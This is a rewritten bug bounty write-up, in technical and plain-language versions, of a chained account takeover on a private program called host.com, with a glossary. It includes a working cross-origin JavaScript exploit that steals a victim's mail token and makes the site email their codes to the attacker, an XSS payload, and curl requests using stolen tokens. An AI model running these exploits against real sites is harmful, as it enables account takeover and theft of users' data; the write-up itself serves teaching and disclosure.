Private Program URL = host.com
A CORS misconfiguration on a subdomain allowed an attacker to read a temporary mail token and use it to send a victim's shared codes and email address to the attacker's own email. Combined with sessions that never expired after logout or password change, this led to account takeover.
 Published on medium.com
I had found 2 bugs that i put aside to try and chain it with something to create a report of good severity.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up of a chain of four issues found on a private program, referred to throughout as host.com. The product is a platform where users can share discount codes, invite codes and similar items with friends through a share function. The share function takes the recipient's email address as input, and the email the recipient receives also shows the sender's main account email address.
The researcher, Mashoud (@mashoud1122), describes this as his first write-up. He spent a few hours on the program and initially found two bugs that he set aside, hoping to chain them into something of higher severity. The chain eventually produced an account takeover, and the report was accepted with a $1,500 reward on HackerOne.
Only host.com was in scope at the time. The bugs described below were found on sub1.host.com, sub2.host.com and mydata.host.com, which the researcher notes were out of scope relative to the stated scope of host.com.
Setup
The researcher used Burp Suite, in particular the Repeater, to test session handling. The final API response shows an account with the last name Acc2. For receiving stolen data he used an email address at wearehackerone.com, and the final demonstration response shows an address of the form mashoud1122+test@not-wearehackerons-email.
The work assumes the reader understands how CORS credentials work, how JWT sessions differ from server-side sessions, and how a share-by-email feature handles tokens.
Finding it
Bug 1: Open redirect to reflected XSS
The first issue was an open redirect on www.host.com/redencrypt that could be turned into reflected XSS through the location parameter. The full URL was:
www.host.com/redencrypt?location=data:text/html%3Bbase64,[redacted]==&utm_source=saloncentric_app&utm_medium=referral
The vulnerable parameter is:
location
The payload is:
data:text/html%3Bbase64,[redacted]==
which base64-decodes to:
<script>alert(‘test3’)</script>
The researcher notes that this only worked on Safari, which limited its usefulness on its own. No data could be stolen with it at that point.
Bug 2: Session not invalidated after logout or password change
The second issue was that a session was not invalidated after logout or after changing the account password. In the researcher's words, this is when a session is captured and does not get expired or deleted after logout, or even after the account password is changed.
The test is simple:
- Send a request from an active session to Burp Suite's Repeater.
- Log out, or change the account password, in the browser.
- Replay the session in Repeater and see whether it still returns user data.
If it does, the session survives logout and password change. The researcher adds a caveat: JWT sessions work with time, so this is not likely when the host is using JWT tokens.
Bug 3: CORS misconfiguration on the sharing subdomain
The share function lets a user send discount codes, invite codes and similar items to a friend by entering the friend's email address. The recipient can also see the sender's main account email in the mail they receive.
The subdomain sub1.host.com handled sending the codes. Because of the CORS configuration on that domain, the researcher was able to send POST data to it with the user's cookies and credentials. That was enough to make the site send the codes to his own email address, which let him steal the victim's codes and, after receiving the mail, the victim's email address as well.
The code on his evil web page was:
<script>function steal(){var xmlH = new XMLHttpRequest();xmlH.open("GET", "https://sub1.host.com/api/v4/mail-token", true);xmlH.withCredentials = true;xmlH.send();xmlH.onload = function(){data = JSON.parse(this.responseText);var mail_token = data.mail_token;var xhr = new XMLHttpRequest();xhr.open("POST", "https://sub1.host.com/api/v5/email/share-code", true);xhr.setRequestHeader("MailToken", mail_token);xhr.setRequestHeader("Content-Type", "application/json");xhr.send('{"target":"id:222920"},"recipient_emails":["[redacted]"],"message":"STOLEN WITHOUT NOTICE/Interaction + EMAIL OF VICTIM in TITLE"}');}}</script><body onload="steal()"></body>
The script first fetches a temporary mail token from https://sub1.host.com/api/v4/mail-token with withCredentials set, so the victim's cookies are sent. It parses the JSON response and reads mail_token. It then makes a POST request to https://sub1.host.com/api/v5/email/share-code with the mail token in the MailToken header for authorisation and a JSON body that sets the recipient to the researcher's own address. The result is that the codes and the victim's email are sent to the researcher's mailbox.
Bug 4: A logical bug with a token endpoint
The fourth issue is described as a simple logical bug, not really a bug on its own, but the kind of thing the researcher looks for to raise the severity of a report.
sub2.host.com was vulnerable to a CORS misconfiguration. On it, the researcher found sub2.host.com/api/v2/token, an endpoint that returned a string. He tried those characters in many places at random until he noticed the string could also be used to authenticate against the API host mydata.host.com. Putting the string into the Authorization header, or into a cookie called ac_access_token, on that host returned an authenticated API response for the user's account.
After fuzzing that host, he found the API exposed the following on different paths:
- Users' purchases
- All the emails the victim has shared anything with (metadata)
- Victim's account details (email, full name, number, etc.)
- Rewards the user currently has
Exploitation
Step 1: Steal the mail token and abuse the share endpoint
The first step is the CORS misconfiguration on sub1.host.com. A victim visiting the attacker's page has the script above executed in their browser. The GET to /api/v4/mail-token succeeds with credentials, and the returned mail_token is used to authorise a POST to /api/v5/email/share-code. The body sets recipient_emails to the attacker's address, so the platform itself sends the victim's codes and email address to the attacker.
Step 2: Obtain the API token
The token from sub2.host.com/api/v2/token is the credential that authenticates against mydata.host.com. The researcher notes that this token changes on that page any time the user logs out or changes their password, though he also says nothing on the host expired after logout or password change.
Step 3: Chain the bugs to deliver the token
The chain works as follows, in the researcher's own summary:
- Open redirect leads the victim to the attacking site.
- The attacking site abuses the CORS misconfiguration on
sub1.host.comto receive the victim's email in the attacker's mailbox, together with an invite or discount code. The message in the email is also replaced. - The message is the token stolen from
sub2.host.com/api/v2/token. - The attacker authenticates the API as the user with the stolen token received in the email.
- Bug 2 applies: sessions never expired, no matter what.
The API endpoints used are:
/user-mefor account details (email, full name, profile picture, language and a few other fields)/user-me/purchasesfor account purchases (order number, tracking, basic details that show on an order)/user-me/sharablesfor every email the account has sent a code to, with the codes and the email batch that can be used to replicate the email/user-me/rewardsfor reward codes and other forms of rewards given to users who actively purchase

The screenshot shows the result of abusing all the bugs to make the site send the codes to the researcher.
Step 4: Query the alternate API
With the stolen token, the researcher queried mydata.host.com, described as an alternate API to handle user data:
curl https://mydata.host.com/api/v4/user-me/purchases --cookie "ac_access_token=STOLEN_TOKENS" | jq % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed100 2 100 2 0 0 10 0 --:--:-- --:--:-- --:--:-- 10[🤑🤑🤑🤑🤑🤑]curl https://mydata.host.com/api/v4/user-me/ --cookie "ac_access_token=STOLEN_TOKENS" | jq % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 311 100 311 0 0 2046 0 --:--:-- --:--:-- --:--:-- 2046 { "id": "6747556293635101522", "email": "mashoud1122+test@not-wearehackerons-email", "first_name": "Mashoud", "last_name": "Acc2", "profile_picture_url": null, "lang": "en-US,en;q=0.5" }
The first command requests the purchases endpoint with the stolen token in the ac_access_token cookie. The second requests the account details endpoint and returns a JSON object with the account id, email, first name, last name, profile picture URL and language.

The screenshot shows the authenticated API response for the user's account.
Once this works, the researcher notes, it would work until... nothing on the host expired after logout or password change.
Root cause
The report attributes the chain to a misconfigured program structure. The concrete issues are:
- The CORS configuration on
sub1.host.comlet the researcher send POST data to it with the user's cookies and credentials, so the site sent the codes to his own email. - The token from
sub2.host.com/api/v2/tokenwas accepted as an authentication credential bymydata.host.com, either in theAuthorizationheader or in theac_access_tokencookie, which widened the impact of the CORS issue onsub2.host.com. - Sessions were not invalidated on logout or password change, so a captured session or token remained valid.
- The open redirect on
www.host.com/redencryptcould carry adata:URL in thelocationparameter that executed script in Safari.
Impact
An attacker who can get a victim to visit an attacker-controlled page can, under the conditions described, obtain the victim's sharing codes and email address, and can use the token from sub2.host.com/api/v2/token to authenticate against mydata.host.com as the victim. That gives access to the victim's purchases, the emails the victim has shared anything with, the victim's account details and the victim's rewards. The researcher notes that nothing on the host expired after logout or password change.
The researcher notes that the open redirect to XSS only worked on Safari, and that no data could be stolen with it alone. The report also notes that the bugs were found on subdomains outside the stated scope of host.com.
Fix

The report does not describe the fix that was applied. The team took the severity into consideration and accepted the bug, with a reward of $1,500 on HackerOne.
Variants to test
- Test CORS configurations on sharing and email endpoints with
Originset to an attacker-controlled domain and credentials included. A positive result is a response withAccess-Control-Allow-Originreflecting the attacker origin andAccess-Control-Allow-Credentials: true, allowing the page to read the response. - Look for token endpoints on subdomains, such as
/api/v2/token, that return a string, and try that string as anAuthorizationheader or as a cookie on other hosts in the same organisation. A positive result is an authenticated API response for the user's account. - Test session invalidation by replaying a captured session after logout and after a password change. A positive result is that the replayed request still returns user data.
- Test open redirect parameters such as
locationwithdata:URLs in different browsers. A positive result is script execution, though the researcher found this only worked on Safari. - Enumerate API paths on alternate API hosts after obtaining a token, looking for endpoints such as
/user-me,/user-me/purchases,/user-me/sharablesand/user-me/rewards. A positive result is account data, purchase data, shared email metadata or reward codes being returned.
What happened, in plain words
A security researcher called Mashoud (@mashoud1122) spent a few hours testing a private bug bounty program. A bug bounty program is a deal between a company and independent testers: the company gives testers permission to look for security problems in its systems, and pays a reward (a bounty) for the ones that are real. This was his first public write-up, and the report was accepted with a $1,500 reward on HackerOne, a well-known bug bounty platform.
The product he was testing is a website where people can share discount codes, invite codes and similar things with friends. There is a share function: you type a friend's email address, and the site sends them an email containing the code. That email also shows the sender's own account email address, so the recipient knows who sent it.
On its own, none of the four issues he found was dramatic. He found an open redirect that could become a script injection, but only in one browser. He found that logging out did not really end a session. He found a misconfigured sharing subdomain that would happily talk to a page on another website. And he found a token endpoint whose output turned out to be accepted as a login credential by a different host. He set the first two aside and looked for a way to chain everything together. The chain ended in an account takeover: an attacker could read another person's account details, purchases, shared email addresses and rewards.
One important detail about scope. A program's scope is the list of systems a tester is allowed to attack. At the time, only host.com was in scope. The bugs were found on sub1.host.com, sub2.host.com and mydata.host.com, which were outside that stated scope.
The setup
He used Burp Suite, a tool that sits between your browser and a website so you can look at and change every request. In particular he used its Repeater, a panel where you paste a request and send it again and again, changing bits each time. The final API response shows an account with the last name Acc2. To receive stolen data he used an email address at wearehackerone.com, a domain HackerOne provides to researchers so they do not have to expose a personal mailbox.
Finding it
Bug 1: Open redirect to reflected XSS
An open redirect is a link on a website that will send your browser to any address you put in the URL. Normally a site uses such a parameter to send you back to a page after login, for example. If the site does not check where it is sending you, an attacker can craft a link that looks like it belongs to the trusted site but lands you somewhere else.
Reflected XSS (cross-site scripting) is when a website takes something from the URL and puts it straight into the page as if it were part of the site's own code. If that something is a script, the browser runs it, and it runs with the trust of the real site.
The first issue was an open redirect on www.host.com/redencrypt that could be turned into reflected XSS through the location parameter. The full URL was:
www.host.com/redencrypt?location=data:text/html%3Bbase64,[redacted]==&utm_source=saloncentric_app&utm_medium=referral
Line by line: www.host.com/redencrypt is the page on the real site. The ? starts the list of parameters. location= is the parameter name and the start of its value. The value is a data: URL, which is a way of putting a whole document inside a URL instead of pointing at a file on a server. text/html says the document is a web page. %3B is the URL-encoded form of a semicolon, which separates the media type from the data. base64, says the rest is base64, a way of writing arbitrary bytes using only letters, digits and a few symbols. The long string after the comma is the encoded page. &utm_source=saloncentric_app&utm_medium=referral are tracking parameters that marketing tools add; they are not part of the attack.
The vulnerable parameter is:
location
That is simply the name of the parameter the page reads and uses to decide where to send the browser.
The payload is:
data:text/html%3Bbase64,[redacted]==
This is the same data: URL on its own, without the tracking parameters. It is the value you would put after location=.
which base64-decodes to:
<script>alert(‘test3’)</script>
Decoding base64 turns the long string back into readable text. What comes out is a tiny HTML page containing a script tag. alert(‘test3’) is the classic test: if a pop-up box appears saying test3, the browser executed the script. The researcher notes that this only worked on Safari, which limited its usefulness on its own. No data could be stolen with it at that point.
Bug 2: Session not invalidated after logout or password change
A session is the state of being logged in. When you log in, the server gives your browser a cookie, a small piece of data the browser stores and sends back with every request to that site. That cookie is what tells the server who you are on each request. If someone copies that cookie, they can pretend to be you, which is why it is treated like a password.
The second issue was that a session was not invalidated after logout or after changing the account password. In other words, the server kept accepting the old cookie even after the user had asked to be logged out or had changed their password. A password change is the moment you expect every other session to be cut off, because that is what you do when you think someone else has your credentials.
The test is simple:
- Send a request from an active session to Burp Suite's Repeater. You capture a normal request your browser makes while logged in, and paste it into Repeater.
- Log out, or change the account password, in the browser. Do this in the normal way, in the browser.
- Replay the session in Repeater and see whether it still returns user data. Press send in Repeater and look at the response.
If it does, the session survives logout and password change. The researcher adds a caveat: JWT sessions work with time, so this is not likely when the host is using JWT tokens. A JWT (JSON Web Token) is a signed token that carries an expiry time inside it. The server can check the signature and the expiry without storing a list of sessions, so a JWT naturally stops working when it expires, even if nobody explicitly cancels it.
Bug 3: CORS misconfiguration on the sharing subdomain
CORS stands for Cross-Origin Resource Sharing. Browsers have a rule called the same-origin policy: a page loaded from one site cannot read responses from another site. That rule is what stops a random page you visit from quietly fetching your bank's data. CORS is the controlled exception. A server can send headers saying which other origins are allowed to read its responses. An origin is the combination of scheme, host and port, so https://evil.example and https://host.com are different origins. If a server says Access-Control-Allow-Origin: * or reflects whatever origin asked, and also allows credentials, then any page on the web can read the response as the logged-in user. That is a CORS misconfiguration.
The share function lets a user send discount codes, invite codes and similar items to a friend by entering the friend's email address. The recipient can also see the sender's main account email in the mail they receive.
The subdomain sub1.host.com handled sending the codes. Because of the CORS configuration on that domain, the researcher was able to send POST data to it with the user's cookies and credentials. A POST request is the kind a browser sends when you submit a form; it carries data in the body. Sending it with credentials means the victim's cookies go along, so the server treats the request as coming from the victim. That was enough to make the site send the codes to his own email address, which let him steal the victim's codes and, after receiving the mail, the victim's email address as well.
The code on his evil web page was:
<script>function steal(){var xmlH = new XMLHttpRequest();xmlH.open("GET", "https://sub1.host.com/api/v4/mail-token", true);xmlH.withCredentials = true;xmlH.send();xmlH.onload = function(){data = JSON.parse(this.responseText);var mail_token = data.mail_token;var xhr = new XMLHttpRequest();xhr.open("POST", "https://sub1.host.com/api/v5/email/share-code", true);xhr.setRequestHeader("MailToken", mail_token);xhr.setRequestHeader("Content-Type", "application/json");xhr.send('{"target":"id:222920"},"recipient_emails":["[redacted]"],"message":"STOLEN WITHOUT NOTICE/Interaction + EMAIL OF VICTIM in TITLE"}');}}</script><body onload="steal()"></body>
Line by line. <script> starts a block of JavaScript, the language browsers run. function steal(){ defines a function called steal, a named block of code that runs when called. var xmlH = new XMLHttpRequest(); creates an object that can make HTTP requests from inside a page. xmlH.open("GET", "https://sub1.host.com/api/v4/mail-token", true); prepares a GET request, the kind used to fetch something, to the mail-token endpoint; the true means do it asynchronously, without freezing the page. xmlH.withCredentials = true; is the key line: it tells the browser to attach the user's cookies to this cross-site request. Without it, the browser would send the request without cookies and the server would not know who the user is. xmlH.send(); actually sends it. xmlH.onload = function(){ sets up code to run when the response arrives. data = JSON.parse(this.responseText); takes the response body, which is JSON (a text format for structured data), and turns it into a JavaScript object. var mail_token = data.mail_token; pulls out the field called mail_token, a temporary token the server issued. var xhr = new XMLHttpRequest(); creates a second request object. xhr.open("POST", "https://sub1.host.com/api/v5/email/share-code", true); prepares a POST to the share endpoint. xhr.setRequestHeader("MailToken", mail_token); puts the stolen token in a custom header called MailToken, which is how the endpoint authorises the request. xhr.setRequestHeader("Content-Type", "application/json"); says the body is JSON. xhr.send('...'); sends the body. The body sets recipient_emails to the researcher's own address, so the platform itself sends the victim's codes and email address to the attacker. The message field is text that ends up in the email, and here it is used to carry a note. }}</script> closes the function and the script block. <body onload="steal()"></body> makes the page call steal() as soon as it loads, so the victim does not have to click anything.
Bug 4: A logical bug with a token endpoint
The fourth issue is described as a simple logical bug, not really a bug on its own, but the kind of thing the researcher looks for to raise the severity of a report. A logical bug is a flaw in how the application is designed to behave, rather than a memory error or an injection; the pieces work as coded, but the combination is wrong.
sub2.host.com was vulnerable to a CORS misconfiguration. On it, the researcher found sub2.host.com/api/v2/token, an endpoint that returned a string. He tried those characters in many places at random until he noticed the string could also be used to authenticate against the API host mydata.host.com. An API (Application Programming Interface) is the set of URLs a program uses to talk to a server and get data back, usually in JSON, rather than getting a web page. Putting the string into the Authorization header, or into a cookie called ac_access_token, on that host returned an authenticated API response for the user's account. A header is a line of metadata sent with a request, such as Content-Type or Authorization; the Authorization header is the standard place to put a credential.
After fuzzing that host, he found the API exposed the following on different paths. Fuzzing means trying many variations of a URL or input automatically and watching for differences in the responses.
- Users' purchases
- All the emails the victim has shared anything with (metadata)
- Victim's account details (email, full name, number, etc.)
- Rewards the user currently has
Exploitation
Step 1: Steal the mail token and abuse the share endpoint
The first step is the CORS misconfiguration on sub1.host.com. A victim visiting the attacker's page has the script above executed in their browser. The GET to /api/v4/mail-token succeeds with credentials, and the returned mail_token is used to authorise a POST to /api/v5/email/share-code. The body sets recipient_emails to the attacker's address, so the platform itself sends the victim's codes and email address to the attacker.
Step 2: Obtain the API token
The token from sub2.host.com/api/v2/token is the credential that authenticates against mydata.host.com. The researcher notes that this token changes on that page any time the user logs out or changes their password. The researcher notes that this token changes on that page any time the user logs out or changes their password, though he also says nothing on the host expired after logout or password change.
Step 3: Chain the bugs to deliver the token
The chain works as follows, in the researcher's own summary:
- Open redirect leads the victim to the attacking site.
- The attacking site abuses the CORS misconfiguration on
sub1.host.comto receive the victim's email in the attacker's mailbox, together with an invite or discount code. The message in the email is also replaced. - The message is the token stolen from
sub2.host.com/api/v2/token. - The attacker authenticates the API as the user with the stolen token received in the email.
- Bug 2 applies: sessions never expired, no matter what.
In step 3 the message in the email is replaced with the token stolen from sub2.host.com/api/v2/token, and the attacker reads it in the email received at his own address.
The API endpoints used are:
/user-mefor account details (email, full name, profile picture, language and a few other fields)/user-me/purchasesfor account purchases (order number, tracking, basic details that show on an order)/user-me/sharablesfor every email the account has sent a code to, with the codes and the email batch that can be used to replicate the email/user-me/rewardsfor reward codes and other forms of rewards given to users who actively purchase
The screenshot shows the result of abusing all the bugs to make the site send the codes to the researcher.
Step 4: Query the alternate API
With the stolen token, the researcher queried mydata.host.com, described as an alternate API to handle user data:
curl https://mydata.host.com/api/v4/user-me/purchases --cookie "ac_access_token=STOLEN_TOKENS" | jq % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed100 2 100 2 0 0 10 0 --:--:-- --:--:-- --:--:-- 10[🤑🤑🤑🤑🤑🤑]curl https://mydata.host.com/api/v4/user-me/ --cookie "ac_access_token=STOLEN_TOKENS" | jq % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 311 100 311 0 0 2046 0 --:--:-- --:--:-- --:--:-- 2046 { "id": "6747556293635101522", "email": "mashoud1122+test@not-wearehackerons-email", "first_name": "Mashoud", "last_name": "Acc2", "profile_picture_url": null, "lang": "en-US,en;q=0.5" }
Line by line. curl is a command-line tool for making HTTP requests; it is what you use when you want to talk to a server without a browser. https://mydata.host.com/api/v4/user-me/purchases is the URL being requested. --cookie "ac_access_token=STOLEN_TOKENS" sends a cookie named ac_access_token with the value STOLEN_TOKENS, which is where the stolen token goes. | is a pipe: it takes the output of the command on the left and feeds it to the command on the right. jq is a tool that formats JSON so it is readable. The % Total % Received ... block is curl's progress meter, printed to the terminal while the request runs. The [🤑🤑🤑🤑🤑🤑] is the output of the first request, which returned almost nothing (two bytes) but confirmed the request was accepted. The second command is the same pattern against /api/v4/user-me/, the account details endpoint. Its output is a JSON object with the account id, email, first_name, last_name, profile_picture_url and lang. That is the proof: the API answered as the user, using only the stolen token.
The screenshot shows the authenticated API response for the user's account.
Once this works, the researcher notes, it would work until... nothing on the host expired after logout or password change. In other words, the access did not end when the victim did the things that should have ended it.
Root cause
The report attributes the chain to a misconfigured program structure. The concrete issues are:
- The CORS configuration on
sub1.host.comlet the researcher send POST data to it with the user's cookies and credentials, so the site sent the codes to his own email. - The token from
sub2.host.com/api/v2/tokenwas accepted as an authentication credential bymydata.host.com, either in theAuthorizationheader or in theac_access_tokencookie, which widened the impact of the CORS issue onsub2.host.com. - Sessions were not invalidated on logout or password change, so a captured session or token remained valid.
- The open redirect on
www.host.com/redencryptcould carry adata:URL in thelocationparameter that executed script in Safari.
Impact
An attacker who can get a victim to visit an attacker-controlled page can, under the conditions described, obtain the victim's sharing codes and email address, and can use the token from sub2.host.com/api/v2/token to authenticate against mydata.host.com as the victim. That gives access to the victim's purchases, the emails the victim has shared anything with, the victim's account details and the victim's rewards. The researcher notes that nothing on the host expired after logout or password change.
The researcher notes that the open redirect to XSS only worked on Safari, and that no data could be stolen with it alone. The report also notes that the bugs were found on subdomains outside the stated scope of host.com.
Fix
The report does not describe the fix that was applied. The team took the severity into consideration and accepted the bug, with a reward of $1,500 on HackerOne.
Variants to test
- Test CORS configurations on sharing and email endpoints with
Originset to an attacker-controlled domain and credentials included. A positive result is a response withAccess-Control-Allow-Originreflecting the attacker origin andAccess-Control-Allow-Credentials: true, allowing the page to read the response. - Look for token endpoints on subdomains, such as
/api/v2/token, that return a string, and try that string as anAuthorizationheader or as a cookie on other hosts in the same organisation. A positive result is an authenticated API response for the user's account. - Test session invalidation by replaying a captured session after logout and after a password change. A positive result is that the replayed request still returns user data.
- Test open redirect parameters such as
locationwithdata:URLs in different browsers. A positive result is script execution, though the researcher found this only worked on Safari. - Enumerate API paths on alternate API hosts after obtaining a token, looking for endpoints such as
/user-me,/user-me/purchases,/user-me/sharablesand/user-me/rewards. A positive result is account data, purchase data, shared email metadata or reward codes being returned.
Glossary
- Bug bounty program: an arrangement where a company authorises and pays independent researchers for finding and reporting security problems in its systems.
- Scope: the list of systems a program allows a tester to attack; anything outside it is out of scope.
- Account takeover: when an attacker gains control of, or full access to, another person's account.
- Burp Suite: a tool that sits between a browser and a website so requests can be inspected, modified and replayed.
- Repeater: the part of Burp Suite where you paste a request and send it again and again, changing it each time.
- Request: a message a browser or tool sends to a server, such as a GET to fetch a page or a POST to submit data.
- GET: the request method used to fetch something from a server.
- POST: the request method used to send data to a server, typically in the body.
- Header: a line of metadata sent with a request or response, such as
Content-TypeorAuthorization. - Cookie: a small piece of data a site stores in your browser and the browser sends back with every request to that site; often used to identify a logged-in session.
- Session: the state of being logged in, usually represented by a cookie or token the server accepts on each request.
- Session invalidation: ending a session on the server so the old cookie or token no longer works.
- JWT (JSON Web Token): a signed token that carries an expiry time inside it, so the server can check it without storing a list of sessions.
- Token: a string that acts as a credential, proving to a server that a request is authorised.
- Open redirect: a link on a site that will send the browser to any address supplied in a URL parameter, without checking where it goes.
- Reflected XSS (cross-site scripting): when a site takes input from the URL and puts it into the page as code, so a script supplied by an attacker runs in the browser with the site's trust.
- Payload: the specific piece of input an attacker sends to trigger a vulnerability.
- Base64: a way of writing arbitrary bytes using only letters, digits and a few symbols, often used to embed data in URLs or text.
data:URL: a URL that contains a whole document inline instead of pointing at a file on a server.- CORS (Cross-Origin Resource Sharing): the mechanism by which a server tells the browser which other origins are allowed to read its responses.
- Origin: the combination of scheme, host and port, such as
https://host.com; different origins are treated as different sites by the browser. - Same-origin policy: the browser rule that a page from one origin cannot read responses from another origin.
- CORS misconfiguration: a CORS setup that lets an attacker-controlled origin read credentialed responses, defeating the same-origin policy.
- Credentials: the cookies or tokens that identify a logged-in user; sending them with a request makes the server treat it as that user.
withCredentials: a setting on a browser request that tells it to attach cookies to a cross-site request.- API (Application Programming Interface): the set of URLs a program uses to talk to a server and get data back, usually in JSON, rather than getting a web page.
- Endpoint: a specific URL on an API that performs a particular function, such as
/user-me. - JSON: a text format for structured data, made of objects with named fields.
- Fuzzing: trying many variations of a URL or input automatically and watching for differences in the responses.
- Logical bug: a flaw in how an application is designed to behave, where the pieces work as coded but the combination is wrong.
curl: a command-line tool for making HTTP requests without a browser.jq: a command-line tool that formats JSON so it is readable.- Pipe (
|): a shell operator that feeds the output of one command into another. - Severity: how serious a bug is judged to be, usually based on impact and how easy it is to exploit.
- HackerOne: a bug bounty platform where programs are listed and reports are submitted and rewarded.



